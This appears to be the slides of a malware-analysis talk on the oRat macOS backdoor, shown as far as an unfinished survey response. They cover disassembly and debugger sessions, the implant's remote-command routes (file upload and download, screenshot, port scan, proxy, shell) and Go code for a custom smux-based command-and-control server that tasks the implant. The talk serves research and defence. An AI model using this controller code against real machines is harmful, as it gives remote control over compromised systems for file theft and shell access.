


"Smux (Simple MULTiplexing) is a multiplexing library for Golang.

It relies on an underlying connection ...and provides stream-oriented multiplexing" -github.com/xtaci/smux

MUX'ING

...malware's comms routed thru single connection



oRat's mux'd connection to C&C server

Mux'ing



Efficient


(somewhat) Stealthy

Need a "mux-aware" C&C




CREATING AN ORAT C&C SERVER

1 install xtaci/smux package



Q: How do you install Go packages?

A: Via `go install <package>`



```
% go install github.com/xtaci/smux
```

how Patrick learns Go

```
01 package main
02
03 import (
04     ...
05     "net"
06     "github.com/xtaci/smux"
07 )
08
09
```

then, add import ←



CREATING AN oRAT C&C SERVER

2 listen and accept connections

```
01 func server(port string) {
02
03     //listen on specified port
04     listener, err := net.Listen("tcp", "0.0.0.0" + ":" + port)
05
06     //accept connection
07     // invoke function to handle
08     for {
09         conn, err := listener.Accept()
10         go handleConnection(conn)
11     }
12 }
```

-----▶ Listen

-----▶ Accept connection

-----▶ Handle connection



```
% GOOS=darwin GOARCH=amd64 go build
% ./server 1337
Launching oRat C&C Server...
[+] Listening on port: 1337
[+] New client connection: 192.168.0.27:54784 1337
```

A connection

CREATING AN ORAT C&C SERVER

3 init mux server and accept stream

```
01 func handleConnection(conn net.Conn) {  
02  
03     //init mux session  
04     session, err := smux.Server(conn, nil)  
05  
06     //accept stream  
07     stream, err := session.AcceptStream()  
08  
09     fmt.Println("Accepted stream w/ flow id: ", stream.ID())  
10  
11     //handle stream  
12     go handleStream(stream, session)  
13 }
```

-----> Init mux server

-----> Accept mux stream

-----> ...handle the stream

```
% ./server 1337  
Launching oRat C&C Server...  
  
[+] Listening on port: 1337  
[+] New client connection: 192.168.0.27:54784 1337  
  
[+] Accepted stream w/ flow id: 3  
  
POST /join HTTP/1.1  
..  
{"type":0}
```

Check-in

ORAT PROTOCOL

...tasking, handled via "routes"

"The [local] control server is implemented by registering routes.



This simple mechanism leads to translating GET/POST requests directly as internal Go commands. Requesting a URL therefore results in executing the corresponding code on an infected system."

-TrendMicro



1 Register Routes:
request → handlers

2 Process requests
(lookup handler for request and invoke it)

ORAT'S REGISTERED ROUTES

via labstack's echo server (v4.0)

server: labstack's echo server
(a "high perf. minimalist Go web framework")

```
01 int orat/cmd/agent/app.(*App).registerRouters(...)
02
03 0x00000000014aa691 mov rax, qword [rsp+0x8]
04 0x00000000014aa696 lea rcx, qword [_orat/cmd/agent/app.(*App).Info-fm] ❶
05 0x00000000014aa69d mov qword [rax], rcx
06 ...
07
08 0x00000000014aa6d6 lea rdx, qword [GET] ❷
09 0x00000000014aa6dd mov qword [rsp+0x18], rdx
10 ...
11
12 0x00000000014aa6eb lea rbx, qword [AGENT_INFO] ❸
13 0x00000000014aa6f2 mov qword [rsp+0x28], rbx
14 ...
15
16 0x00000000014aa713 call _github.com/labstack/echo/v4.(*Echo).add ❹
```

❶ Specify route handler

❸ Specify route request

❷ Specify route request verb

❹ Register ("install") route

ORAT'S REGISTERED ROUTES

...in action, via `*Router.Find`, then invocation

```
% lldb darwinx64
```

```
...
```

```
Process 3205 stopped
```

```
* thread #1, stop reason = breakpoint 1.1
```

```
frame #0: 0x000000000131f9e0 darwinx64`github.com/labstack/echo/v4.(*Router).Find
```

```
darwinx64`github.com/labstack/echo/v4.(*Router).Find:
```



lookup (find) handler
based on route request

```
-> 0x131f9e0 <+0>: movq %gs:0x30, %rcx
```

```
(lldb) backtrace
```

```
* thread #1, stop reason = breakpoint 6.1
```

```
* frame #0: 0x000000000131f9e0 darwinx64`github.com/labstack/echo/v4.(*Router).Find
```

```
frame #1: 0x000000000131bbeb darwinx64`github.com/labstack/echo/v4.(*Echo).ServeHTTP + 299
```

```
frame #2: 0x00000000012d9743 darwinx64`net/http.serverHandler.ServeHTTP + 163
```

```
frame #3: 0x00000000012d5e8d darwinx64`net/http.(*conn).serve + 2221
```

```
(lldb) continue
```

```
Process 3205 stopped
```



invoke the handler

```
* thread #1, stop reason = breakpoint 2.1
```

```
frame #0: 0x00000000014ad2e0 darwinx64`orat/cmd/agent/app.(*App).Info-fm
```

```
darwinx64`orat/cmd/agent/app.(*App).Info-fm:
```

```
-> 0x14ad2e0 <+0>: movq %gs:0x30, %rcx
```

ORAT 'S ROUTES

"commands" taskable from a remote c&c server

↗ extracted from: `app. (*App) .registerRouters`

Request	Verb	Handler Name
<code>/agent/info</code>	GET	<code>orat/cmd/agent/app. (*App) .Info-fm</code>
<code>/agent/ping</code>	GET	<code>orat/cmd/agent/app. (*App) .Ping-fm</code>
<code>/agent/upload</code>	POST	<code>orat/cmd/agent/app. (*App) .UploadFile-fm</code>
<code>/agent/download</code>	GET	<code>orat/cmd/agent/app. (*App) .DownloadFile-fm</code>
<code>/agent/screenshot</code>	GET	<code>orat/cmd/agent/app. (*App) .Screenshot-fm</code>
<code>/agent/zip</code>	GET	<code>orat/cmd/agent/app. (*App) .Zip-fm</code>
<code>/agent/unzip</code>	GET	<code>orat/cmd/agent/app. (*App) .Unzip-fm</code>
<code>/agent/kill-self</code>	GET	<code>orat/cmd/agent/app. (*App) .KillSelf-fm</code>
<code>/agent/portscan</code>	GET	<code>orat/cmd/agent/app. (*App) .PortScan-fm</code>
<code>/agent/proxy</code>	GET	<code>orat/cmd/agent/app. (*App) .NewProxyConn-fm</code>
<code>/agent/ssh</code>	GET	<code>orat/cmd/agent/app. (*App) .NewShellConn-fm</code>
<code>/agent/net</code>	GET	<code>orat/cmd/agent/app. (*App) .NewNetConn-fm</code>

oRat 's registered routes

ORAT'S REGISTERED ROUTES

and what about parameters (arguments)?


```
01  orat/cmd/agent/app.(*App).PortScan
02
03  0x00000000014abeca  lea    rbx, qword [HOST_STR]    ; string: "Host"
04  0x00000000014abed1  mov    qword [rsp+0x8], rbx
05  0x00000000014abed6  mov    qword [rsp+0x10], 0x4
06  0x00000000014abedf  nop
07  0x00000000014abee0  call   rcx                      ; echo/v4.(*context).QueryParam()
08  ...
09  0x00000000014abf11  lea    rdi, qword [PORT_STR]   ; string: "Port"
10  0x00000000014abf18  mov    qword [rsp+0x8], rdi
11  0x00000000014abf1d  mov    qword [rsp+0x10], 0x4
12  0x00000000014abf26  call   rbx                      ; echo/v4.(*context).QueryParam()
13  ...
```

Expected parameters
(found via disassembly)




Request:

"GET /agent/portscan?Host=<host>&Port=<ports>..."



Tasking oRat

...to confirm its capabilities



TASKING

...but how?


```
% lldb darwinx64
...
Process 3205 stopped
* thread #1, stop reason = breakpoint 7.1
darwinx64`github.com/labstack/echo/v4.(*Echo).StartServer:
-> 0x131bde0 <+0>: movq    %gs:0x30, %rcx

(lldb) backtrace
* thread #1, stop reason = breakpoint 7.1
  * frame #0: 0x000000000131bde0 darwinx64`github.com/labstack/echo/v4.(*Echo).StartServer
    frame #1: 0x00000000014aa0df darwinx64`orat/cmd/agent/app.(*App).Serve + 255
    frame #2: 0x00000000014ac9bf darwinx64`orat/cmd/agent/app.(*App).run.func1 + 63

(lldb) continue
```

call echo server's StartServer

...but no listening socket!?



Protocol	Interface	State	Bytes Up	Bytes Down
----------	-----------	-------	----------	------------

Listening sockets
(none!?)

TASKING

via a (mux'd) stream!

↗ C&C server, using smux library

```
01 session, _ := smux.Server(conn, nil)
02 stream, _ := session.AcceptStream()
03 ...
04
05
06 func StreamHandler(stream *smux.Stream, session *smux.Session) {
07
08     taskingStream, _ := session.OpenStream() ❶
09
10     taskingStream.Write([]byte("GET /agent/info HTTP/1.1\r\nHost:foo.com\r\n\r\n")) ❷
11
12     n, _ = taskingStream.Read(buffer) ❸
13     fmt.Println(fmt.Sprintf("%s", buffer[:n]))

```

Tasking !
...in 3 easy steps!

- ❶ Open stream
(on existing session)
- ❷ Task, by writing to stream
- ❸ Read from stream, to receive response

TASKING

survey (via /agent/info)

```
% ./server 1337
Launching oRat C&C Server...

[+] Listening on port: 1337
[+] New client connection: 192.168.0.27:54784 1337

[+] Accepted stream w/ flow id: 3

POST /join HTTP/1.1
...
{"type":0}
```

1 task

```
[+] Sending: GET /agent/info
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
...
{
  "OS": "darwin",
  "Arch": "amd64",
